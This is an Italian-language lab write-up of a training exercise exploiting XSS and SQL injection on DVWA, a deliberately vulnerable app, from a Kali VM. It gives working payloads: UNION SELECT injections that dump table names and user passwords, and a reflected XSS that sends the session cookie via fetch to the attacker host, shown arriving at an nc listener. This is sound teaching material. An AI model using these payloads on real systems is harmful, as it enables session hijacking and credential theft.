


# Exploit DVWA - XSS e SQL injection

L'argomento dell'esercizio era: sfruttamento delle vulnerabilità XSS e SQL Injection sulla DVWA.

- Configurare l'ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante) e **verificare che comunichino tramite il comando ping**.



The image shows two side-by-side VirtualBox windows. The left window is titled 'kali\_linux [In esecuzione] - Oracle VM VirtualBox' and shows a terminal with the command 'ping 192.168.50.101' and its output, which shows successful pings from Kali to the target IP. The right window is titled 'metasploitable 1 [In esecuzione] - Oracle VM VirtualBox' and shows a terminal with the command 'msfadmin@metasploitable:~\$ ping 192.168.50.100' and its output, which shows successful pings from the target IP to Kali.

-Settare la sicurezza della DVWA su LOW.



- Scegliere una vulnerabilità XSS reflected per sfruttarla.
- Con il payload `<script>alert('XSS Attack!');</script>` l'input viene inviato al server tramite una richiesta GET o POST. Il server prende l'input dell'utente e lo inserisce direttamente nel contenuto HTML della pagina dei risultati di ricerca. Quando la pagina dei risultati di ricerca viene visualizzata, il browser esegue il codice JavaScript inserito dall'attaccante. Quando l'attaccante inserisce `alert('XSS Attack!');` nel campo di ricerca e invia il modulo, la pagina dei risultati mostrerà un popup con il messaggio "XSS Attack!".

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

### More info

<http://hackers.org/xss.html>[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)<http://www.cgisecurity.com/xss-faq.html>

192.168.50.101

XSS Attack!

OK

- Scegliere una vulnerabilità SQL Injection (non blind) da sfruttare.
- Con il payload `' OR '1'=1 #` una condizione che è sempre vera; commentando con # si può bypassare l'autenticazione del database, permettendo così di recuperare tutti i dati riguardandi id, nome, ecc..

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)


## Vulnerability: SQL Injection

User ID:


 

### More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)<http://www.unixwiz.net/techtips/sql-injection.html>



- Con il payload `' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema='dvwa' #` si ottengono i nomi delle tabelle e delle colonne presenti in DVWA.



- Con il payload `' UNION SELECT user,password FROM dvwa.users #` si ottengono tutti gli username e le password degli utenti sul database DVWA.



- Con il payload `<script>fetch('http://<IP kali>:8080?cookie=' + document.cookie);`  
`</script>` in XSS reflected si può effettuare il furto dei cookie di sessione della vittima. Questi cookie si possono visualizzare tramite il comando `nc -lvp 8080` sul terminale e permetteranno all'attaccante di accedere all'account della vittima senza il bisogno di conoscere la password.

```
(kali@vboxkali)-[~]
└─$ nc -lvp 8080
listening on [any] 8080 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 35370
GET /?cookie=security=low;%20PHPSESSID=1dc96e40738cd2c1cfe404569ce7298b HTTP/1.1
Host: 192.168.50.100:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.50.101/
Origin: http://192.168.50.101
Connection: keep-alive
```